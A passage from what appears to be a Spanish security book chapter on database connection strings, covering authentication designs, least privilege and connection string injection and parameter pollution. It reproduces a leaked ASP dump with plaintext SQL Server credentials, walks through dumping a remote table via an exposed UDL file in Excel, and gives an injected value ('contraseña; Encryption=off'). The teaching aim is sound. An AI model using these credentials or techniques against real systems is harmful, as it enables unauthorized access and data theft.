"Provider=MSDASQL.1;Extended Properties='DRIVER=SQL
Server;SERVER=localhost;UID=WebUser;pwd=cuW354KV;DATABASE="& sDBName & "'" sWarning = "" case else ' dev if
instr(lcase(request.ServerVariables("URL")),"/test/") > 0 then conStrCON = "Provider=MSDASQL.1;Extended
Properties='DRIVER=SQL Server;SERVER=localhost;UID=WebUser;pwd=cuW354KVr;DATABASE="& sDBName & "_test'"
sWarning = "THIS IS THE TEST SERVER" else conStrCON = "Provider=MSDASQL.1;Extended Properties='DRIVER=SQL
Server;SERVER=localhost;UID=WebUser;pwd=cuW354KV;DATABASE="& sDBName & "'" sWarning = "THIS IS THE
DEVELOPMENT SERVER" end if end select 'response.write (request.ServerVariables("SERVER_NAME")) 'response.write
(sWarning) Set cnCON = Server.CreateObject("ADODB.Connection") cnCON.ConnectionTimeout = 60
cnCON.CommandTimeout = 30 cnCON.Open conStrCON sub doLog(action, value) sSQL = "exec dolog '" & now() & "','" &
Session("userid") & "','" & action & "','" & value & "'" cnCON.Execute (sSQL) end sub if Session("account_id") = "" then %> <%
 end if %> <% Dim xml, sURL 'Get IP address to update session table ' arrIP = split(
Request.ServerVariables("REMOTE_ADDR") , ".") ' iIntIP = arrIP(3) + (arrIP(2) * 256) + (arrIP(1) * 65536) + (arrIP(0) *
16777216) ' sSql = "select country, region, city from [GeoLiteCity-Blocks] a(nolock) " _ ' & " left outer join [GeoLiteCity-
Location] b(nolock) on b.ocid = a.locid " _ ' & "where startipNum <= " & iIntIP _ ' & "and endIpNum >= " & iIntIP ' set rs =
cnCON.Execute(sSql) ' if not rs.eof then ' sCountry = rs("country") ' sState = rs("region") ' sCity = rs("city") ' end if ' sSql =
"Execute SessionUpdateLocation '" & session.SessionID & "','" & sCountry & "','" & sState & "','" & sCity & "','" & sISP & "'" '
cnCON.Execute(sSql) ' '################################################################ %>
```

Imagen 4.10: Volcado ASP indexado en BING con datos de varias cadenas de conexión.

2.2 Explotación de un fichero de cadena de conexión en formato UDL, DNS u ODC

En todos estos ejemplos, al estar la cadena de conexión en un fichero con una URL pública accesible desde Internet se puede utilizar cualquier herramienta capaz de entender el formato del fichero con la cadena de conexión, en este ejemplo será UDL, para acceder a los datos desde la herramienta. Para esto valdría, por supuesto, cualquier cliente de bases de datos, el propio *Microsoft SQL Server* o simplemente cualquier programa de *Microsoft Office*. En éste caso vamos a ver el ejemplo con el programa *Microsoft EXCEL*.




Imagen 4.11: Añadir una nueva conexión a un repositorio de datos en EXCEL.

Una vez que tenemos la aplicación *EXCEL* abierta, el siguiente paso es crear una Conexión de Datos utilizando la configuración del fichero UDL que se ha descubierto en Internet. En la herramienta *Microsoft Excel*, dentro del apartado de *Data*, está la opción de gestionar las conexiones a repositorios de datos externos. Con la opción de Añadir podemos configurar una nueva usando este fichero UDL.

Para ello, cuando salga el cuadro de dialogo que permite seleccionar un fichero de configuración local, solo debemos pegar la URL, seleccionando como tipo de archivo todos los ficheros de cadenas de conexión.




Imagen 4.12: Se pega la URL con el fichero UDL y se seleccionan todos los tipos de fuentes de datos.

Una vez acabado este proceso tendremos la conexión contra el servidor de base de datos definido en la cadena de conexión configurada en el fichero UDL que le hemos pasado por medio de esta URL. Así de sencillo habremos conectado la aplicación *Microsoft EXCEL* contra un servidor de bases de datos remoto.




Imagen 4.13: Conexión a la base de datos creada.

Para terminar este ejemplo sólo hay que ir a las conexiones existentes para comprobar que estamos enlazados y hacer doble clic sobre ella. El resto del trabajo es bastante sencillo. Basta con seleccionar la tabla de la que se desea volcar todos los datos, tal y como se ve a continuación.




Imagen 4.14: Selección de la tabla a volcar en Excel.

Elegimos el formato de presentación que se quiere utilizar en la hoja de cálculo de *Microsoft Excel*.




Imagen 4.15: Formato de la tabla a crear en Excel.

Y la aplicación *Microsoft EXCEL* realizará el resto del trabajo, volcando todos los datos que se encuentran en esa tabla accedida vía la cadena de conexión configurada usando el fichero UDL, en una tabla de la hoja de cálculo con la que se esté trabajando en ese instante.

dept_id	empl_id	empl_no	first	last	password	active	start_date	administrator	class_id	supervisor_id	hourly_rate_bit
1	2	1002	[redacted]	[redacted]	[redacted]	TRUE	3/18/1998 11:14	TRUE	1		FALSE
4	7	1007	[redacted]	[redacted]	[redacted]	FALSE	3/18/1998 11:14	FALSE	1		FALSE
2	24	1001	[redacted]	[redacted]	[redacted]	FALSE	10/1/1998 0:00	FALSE	3		FALSE
6	26	1003	[redacted]	[redacted]	[redacted]	TRUE	12/3/1998 12:02	TRUE	1	93	FALSE
6	33	1010	[redacted]	[redacted]	[redacted]	TRUE	10/7/1999 10:13	FALSE	1	93	FALSE
3	38	1015	[redacted]	[redacted]	[redacted]	FALSE	11/16/1999 15:17	TRUE	1	93	FALSE
2	41	1018	[redacted]	[redacted]	[redacted]	FALSE	1/10/2000 14:56	FALSE	3		FALSE
2	46	1023	[redacted]	[redacted]	[redacted]	FALSE	9/11/2000 11:10	FALSE	3		FALSE
6	47	1024	[redacted]	[redacted]	[redacted]	FALSE	9/29/2000 10:20	FALSE	1		FALSE
4	48	1025	[redacted]	[redacted]	[redacted]	FALSE	10/3/2000 12:41	FALSE	1		FALSE
6	49	1026	[redacted]	[redacted]	[redacted]	FALSE	1/22/2001 13:15	FALSE	1		FALSE
2	50	1027	[redacted]	[redacted]	[redacted]	FALSE	1/1/2001 0:00	FALSE	3		FALSE
1	51	1028	[redacted]	[redacted]	[redacted]	TRUE	2/20/2001 11:35	TRUE	1	58	FALSE
1	53	1030	[redacted]	[redacted]	[redacted]	FALSE	4/27/2001 9:54	FALSE	1		TRUE
6	54	1031	[redacted]	[redacted]	[redacted]	FALSE	5/8/2001 16:00	FALSE	1		FALSE
1	58	1035	[redacted]	[redacted]	[redacted]	TRUE	7/16/2001 0:00	TRUE	1	93	FALSE
1	59	1036	[redacted]	[redacted]	[redacted]	FALSE	8/28/2001 13:06	FALSE	1		FALSE
1	60	1037	[redacted]	[redacted]	[redacted]	FALSE	9/17/2001 8:22	FALSE	1		FALSE
2	61	1038	[redacted]	[redacted]	[redacted]	FALSE	9/1/2001 0:00	FALSE	3		FALSE
2	62	1039	[redacted]	[redacted]	[redacted]	FALSE	9/1/2001 0:00	FALSE	3		FALSE
2	63	1040	[redacted]	[redacted]	[redacted]	FALSE	9/1/2001 0:00	FALSE	3		FALSE
6	65	1042	[redacted]	[redacted]	[redacted]	FALSE	1/7/2002 14:19	FALSE	1		FALSE
2	66	1043	[redacted]	[redacted]	[redacted]	FALSE	1/17/2002 14:55	FALSE	3		FALSE
2	67	1044	[redacted]	[redacted]	[redacted]	FALSE	1/17/2002 14:55	FALSE	3		FALSE
2	68	1045	[redacted]	[redacted]	[redacted]	FALSE	1/17/2002 14:56	FALSE	3		FALSE
2	69	1046	[redacted]	[redacted]	[redacted]	TRUE	1/28/2002 10:39	FALSE	3		FALSE
1	70	1047	[redacted]	[redacted]	[redacted]	FALSE	2/28/2002 8:41	FALSE	1		FALSE
1	71	1048	[redacted]	[redacted]	[redacted]	FALSE	2/28/2002 8:44	FALSE	1		FALSE

Imagen 4.16: Datos extraídos de la tabla vía cadena de conexión.

3. Autenticación en aplicaciones web y cadenas de conexión

A la hora de establecer un sistema de autenticación para una aplicación web, para gestionar los accesos de empleados, usuarios o clientes, se puede optar por crear un sistema propio apoyándose en una o varias tablas de usuarios dentro de una base de datos que de soporte a nuestra web o delegar la autenticación al motor de base de datos, que ya tiene su propio sistema de autenticación y autorización de usuarios para acceder a las bases de datos y a los objetos dentro de ellas.

Vamos a ver las diferentes alternativas, así como sus ventajas e inconvenientes.

3.1 Múltiples usuarios de la aplicación web, una cadena de conexión

En el caso de que el programador de la aplicación opte por crear su propio sistema de gestión de usuarios podrá crear todo su sistema de autenticación en la web con un único usuario de la base de datos, que utilizará para conectarse al motor de base de datos.

Este usuario representará a la aplicación web dentro del SGBD y será la lógica de la aplicación web, utilizando esta conexión con este único usuario, la que gestionará los accesos a la aplicación web realizando consultas a una o varias tablas de usuarios dónde gestiona las credenciales y los permisos de cada usuario.




Imagen 4.17: Autenticación controlada por la aplicación web.

Como se utiliza un único usuario que accede a todo el contenido de la base de datos se hace imposible implantar un sistema granular de permisos sobre los diferentes objetos de la base de datos o realizar un seguimiento de las acciones de cada usuario, delegando estas tareas en la propia aplicación Web.

Si un atacante es capaz de aprovechar vulnerabilidades en el código de la aplicación para acceder a la base de datos, esta quedara completamente expuesta. Esta arquitectura es utilizada por la mayoría de

los *framework* para la creación de aplicaciones web expuestas a Internet, como *Joomla*, *WordPress* o *Mambo*, por citar algunos.

Como ventaja, permite al administrador de la base de datos no tener un gran número de usuarios que puede que sólo accedan una vez a la aplicación y disfrutar de un escenario mucho más fácil de portar de un entorno a otro.

El objetivo de un atacante en este tipo de entorno será extraer el contenido de la tabla de usuarios para poder acceder a las credenciales de todos los usuarios de la web.




Imagen 4.18: Múltiples aplicaciones web con la misma cadena de conexión.

Esto es aún peor, si resulta que múltiples aplicaciones web se han creado en el mismo servidor de bases de datos, y el mismo usuario es utilizado por diferentes aplicaciones web. Es uno de los errores más comunes que se encuentran en auditorias de seguridad que tienen que ver con aplicaciones web.

Ese usuario de la base de datos al final se puede usar en varias bases de datos creadas dentro del mismo SGBD - algo muy común en entornos *Microsoft SQL Server* - o que tenga acceso a esquemas creados para otras aplicaciones - algo muy común en entornos *Oracle Dabatabase* -, por lo que un *bug* de *SQL Injection* en cualquiera de las webs del servidor arruinaría la seguridad de todas aplicaciones web.

3.2 Múltiples usuarios de la aplicación web, varias cadenas de conexión

Si se desea minimizar el impacto de los *bugs* de *SQL Injection* para poder limitar sus posibilidades, una buena idea es aplicar la regla de Mínimo Punto de Exposición y Mínima Superficie de Exposición a la gestión de cadenas de conexión en la base de datos, más allá de que cada aplicación web tenga su propia cadena de conexión con su propio usuario de la base de datos.




Imagen 4.19: Cada aplicación web tiene su propio usuario en el SGBD.

Aunque se haya optado por un esquema de gestión propia de usuarios en la aplicación web mediante la creación de una o varias tablas para el mantenimiento de los usuarios de la web, una de las áreas donde se puede tener un buen resultado en la securización del entorno, es en la utilización del propio sistema de seguridad del motor de bases de datos que se esté utilizando, aprovechando un esquema múltiple de conexiones a bases de datos y permisos restringidos a cada uno de ellas.

Cuando se va a conectar una aplicación web a una base de datos, es necesario contar con al menos un usuario de la base de datos que tenga permisos en el SGBD. Con ese usuario, al menos, se hará la cadena de conexión para gestionar los datos que se almacenen en la base de datos que allí se cree.

Esto lleva a que al final, como ya se ha dicho, que si alguien es capaz de localizar un *bug* de *SQL Injection* en una aplicación web conectada a una base de datos, con el mismo usuario que la aplicación usa para conectarse a esa base de datos es capaz de conectarse a otras bases de datos y sacar datos de ella.

Para evitar eso, cada base de datos de aplicación debe poder ser accedida única y exclusivamente por el/los usuarios que vayan a ser utilizados en la conexión de esa aplicación. Si alguien intenta acceder a esa base de datos desde otra cadena de conexión, deberá recibir un mensaje de error.

Microsoft OLE DB Provider for SQL Server error '80004005'

La entidad de seguridad de servidor "web[redacted]" no puede tener acceso a la base de datos "[redacted]" en el contexto de seguridad actual.

/include/dbfunctions.asp, line 37

Imagen 4.20: Error de conexión al intentar cambiar de base de datos con un bug de SQL Injection.

Pero esto se puede mejorar aún más, si dentro de una aplicación web se utilizan conexiones distintas para cada rol. Supongamos que tenemos una aplicación web expuesta en Internet en la que los usuarios que allí se creen tienen tres roles. Vamos a suponer que estos tres roles son: Rol Administrador que puede leer, escribir todas las tablas que dan soporte a la aplicación, el Rol Editor, que pueden escribir y borrar registros en tres tablas, y el Rol Lector que solo puede leer datos de dos tablas.

A estos roles, hay que sumar que la propia aplicación web, en algún momento puede tener que realizar algunas acciones no dependientes de las acciones de los usuarios, por ejemplo la autenticación de las credenciales, las operaciones de mantenimiento, etcétera. Para ello, hablaremos del Rol de Aplicación.

Lo suyo es que, para dejar un entorno fortificado se creen dentro de la base de datos cuatro usuarios que representen a los cuatro roles con los que se va a conectar la aplicación web. Cada uno de esos usuarios de la base de datos tendrá asignados los privilegios sobre el sistema necesarios para el cumplimiento de su rol dentro de la aplicación web, así como los permisos sobre los objetos estrictos y nada más.

Usuario Base Datos	Privilegios y Permisos
Rol_Aplicacion	SELECT sobre Tabla_usuarios
	SELECT, INSERT, UPDATE, DELETE sobre Tabla_log
	Permiso de Conexión
	Permiso de Create,Drop, Alter de objetos en BBDD
Rol_Administración	SELECT, INSERT, UPDATE, DELETE sobre Tabla_usuarios
	SELECT, INSERT, UPDATE, DELETE sobre Tabla_datos1
	SELECT, INSERT, UPDATE, DELETE sobre Tabla_datos2
	...
	Permiso de Conexión
Rol_Editor	SELECT, INSERT sobre Tabla_datos1
	SELECT, INSERT sobre Tabla_datos2
	...
	Permiso de Conexión
Rol_Lector	SELECT sobre Tabla_datos1
	SELECT sobre Tabla_datos2
	...
	Permiso de Conexión

Imagen 4.21: Tabla de roles y permisos.

A partir de ese momento, la aplicación web no gestionará una única cadena de conexión, sino que gestionará 4 cadenas de conexión distintas para cada una de las acciones que quiera realizar.

Por ejemplo, para hacer un proceso de *login* con un usuario, la aplicación web primero creará una conexión con el usuario de Aplicación, autenticará las credenciales que le introduzcan contra su tabla_usuarios, y una vez que se sepa el rol que deberá tener ese usuario dentro de la aplicación web, se cerrará la conexión con el Rol_Aplicación y se abrirá una nueva conexión con el usuario de la base de datos con el rol adecuado.




Imagen 4.22: Esquema de cadenas de conexión múltiples desde la misma aplicación web a la misma base de datos.

Esto lo que hace es que, si un usuario con el Rol_Lector encuentra un *bug* de *SQL Injection* dentro de la aplicación, el impacto que puede tener estará limitado. Por el contrario, lo habitual es que las aplicaciones web solo gestionen un único usuario de conexión con todos los permisos sobre todos los objetos de la base de datos, lo que lleva a que cualquier usuario de la aplicación web que encuentra un *bug* de *SQL Injection* acabe teniendo acceso a todos los objetos de la base de datos, ya que el usuario que está utilizando la aplicación web en la conexión a la base de datos los tiene.

3.3 Autenticación y Autorización Delegada al SGBD

La otra alternativa para construir un sistema de autenticación y autorización en una aplicación web, consiste en implementar una delegación del proceso de autenticación en el motor de la base de datos, así se puede utilizar la cadena de conexión para comprobar las credenciales de un usuario. Si el usuario existe y tiene privilegios podrá conectar la aplicación a la base de datos. Por el contrario, si el usuario no tiene privilegios no podrá entrar en la base de datos y, por tanto, tampoco podrá acceder a la aplicación web.

Este sistema permite delegar toda la lógica y gestión de credenciales al motor de bases de datos. Como ventajas, esta arquitectura permite auditar granularmente los permisos en la base de datos, así como tracear fácilmente y evitar ataques de elevación y privilegios cuando se produzcan fallos en el código de la aplicación web. Como inconveniente principal tiene la necesidad de dar de alta en el sistema todos los usuarios, que no siempre será lo deseable cuando sean usuarios que accedan pocas o solo una vez.

Sin embargo, para aquellas aplicaciones web cuyo objetivo es gestionar la propia base de datos o están muy integradas en el proceso de negocio de la empresa, es muy conveniente utilizar una arquitectura como ésta.




Imagen 4.23: Autenticación en aplicaciones web delegada.

Cada uno de estos sistemas explicados ofrece diferentes ventajas e inconvenientes, y como vamos a ver, en este capítulo, los ataques de *Connection String Parameter Pollution* se centran en este último entorno, es decir, aplicaciones web con la autenticación delegada al motor de bases de datos.

4. Ataque de Connection String Injection

Las técnicas de *Connection String Injection* permiten a un atacante, en un entorno de validación delegada donde se puede introducir alguno de los valores de la cadena de conexión, como por ejemplo el nombre del usuario, la *password*, el servidor, inyectar comportamientos en la conexión mediante la adición de nuevos parámetros con el carácter punto y coma.

Suponiendo un ejemplo en el que se solicite usuario y contraseña para crear una cadena de conexión, un atacante podría quitar, por ejemplo, el sistema de encriptación introduciendo, en este caso en la contraseña algo como:

```
contraseña; Encryption=off
```

Al generar la cadena de conexión, si no se ha sanitizado correctamente la entrada del usuario y se ha concatenado el *string* tal y como viene desde la entrada del usuario, se añadirá el parámetro *Encryption* con el valor *OFF* a la lista de los parámetros configurados previamente en la cadena de conexión.

En el caso concreto de las tecnologías *Microsoft*, conociendo la posibilidad de realizar este tipo de inyecciones en las cadenas de conexión, incluyó a partir de la versión *2.0 del Framework* las clases "*ConnectionStringBuilder*", que permiten, a través de la clase base (*DbConnectionStringBuilder*) o través de las clases específicas para los diferentes proveedores (*SqlConnectionStringBuilder*, *OleDbConnectionStringBuilder*, etcétera), crear cadenas de conexión con una sintaxis correcta y de forma segura, ya que solo se admiten pares clave/valor válidos y se controlan los intentos de inserción de entradas malintencionadas escapando adecuadamente los intentos de inserción.

The following example demonstrates how the SqlConnectionStringBuilder handles an inserted extra value for the Initial Catalog setting.

Visual Basic

```
Dim builder As New System.Data.SqlClient.SqlConnectionStringBuilder
builder("Data Source") = "(local)"
builder("Integrated Security") = True
builder("Initial Catalog") = "AdventureWorks;NewValue=Bad"
Console.WriteLine(builder.ConnectionString)
```

C#

```
System.Data.SqlClient.SqlConnectionStringBuilder builder =
  new System.Data.SqlClient.SqlConnectionStringBuilder();
builder["Data Source"] = "(local)";
builder["integrated Security"] = true;
builder["Initial Catalog"] = "AdventureWorks;NewValue=Bad";
Console.WriteLine(builder.ConnectionString);
```

Imagen 4.24: Información en MS sobre Injección en cadenas de conexión.

El uso de estas clases a la hora de construir dinámicamente una cadena de conexión evitaría las inyecciones, sin embargo, no es utilizado por todos los desarrolladores de código y, por supuesto, no por todas las aplicaciones, que al no ser técnicas muy conocidas o extendidas no han generado esa sensación de urgencia en actualizar.

En todos los ejemplos de ataques de *Connection String Injection* siempre se habla de añadir nuevos parámetros, pero no siempre son los mejores ejemplos para hacer entender el riesgo de estos ataques. En Septiembre del año 2009, cuando se presentaron las técnicas de *Connection String Parameter Pollution*, se demostró que con una inyección en una cadena de conexión no solo se podía inyectar un nuevo parámetro, sino sobrescribir otros y cambiar por completo el funcionamiento de un sistema.

5. Ataques de Connection String Parameter Polution

Las técnicas de *Parameter Polution* son utilizadas para sobrescribir valores en parámetros mediante la repetición de los mismos. Se hicieron muy famosas en el entorno HTTP, donde las técnicas de *HTTP Parameter Pollution* son ya muy populares, pero también son aplicables a otros ámbitos. En este caso, las técnicas de *Parameter Polution* pueden aplicarse a los parámetros contenidos en las cadenas de conexión a bases de datos permitiendo realizar múltiples ataques, tal y como vamos a ver a continuación.

En todo momento, el objetivo de las técnicas de *Connnection String Parameter Pollution* es sobre escribir el valor de un parámetro mediante la repetición del mismo. La idea es que el procesamiento de los parámetros en las cadenas de conexión mediante los componentes utilizados se basa en una configuración llamada discreta. Es decir, se analiza cada parámetro individualmente, de forma secuencial, y sin tener en cuenta si ha sido configurado previamente o no por otro parámetro de la cadena de conexión.

Así, en un entorno en el que se cuente con una cadena de conexión con la siguiente estructura para conectar una aplicación web a un SGBD:






Imagen 4.25: Construcción de una cadena de conexión con un objeto polucionable.

El componente discreto de construcción de la cadena de conexión la procesaría de la siguiente forma:

1. Se asigna Value1 a la variable Parameter1.
2. Se asigna Value2 a la variable Parameter2.
3. Se asigna Value3 a la variable Parameter1.
4. Se asigna Value4 a la variable Parameter2.

El resultado final tras la ejecución de este proceso será que *Parameter1* valdrá *Value3* y *Parameter2* valdrá *Value4*, haciendo que los dos primeros atributos de la cadena de conexión hayan sido totalmente ignorados tras el proceso.

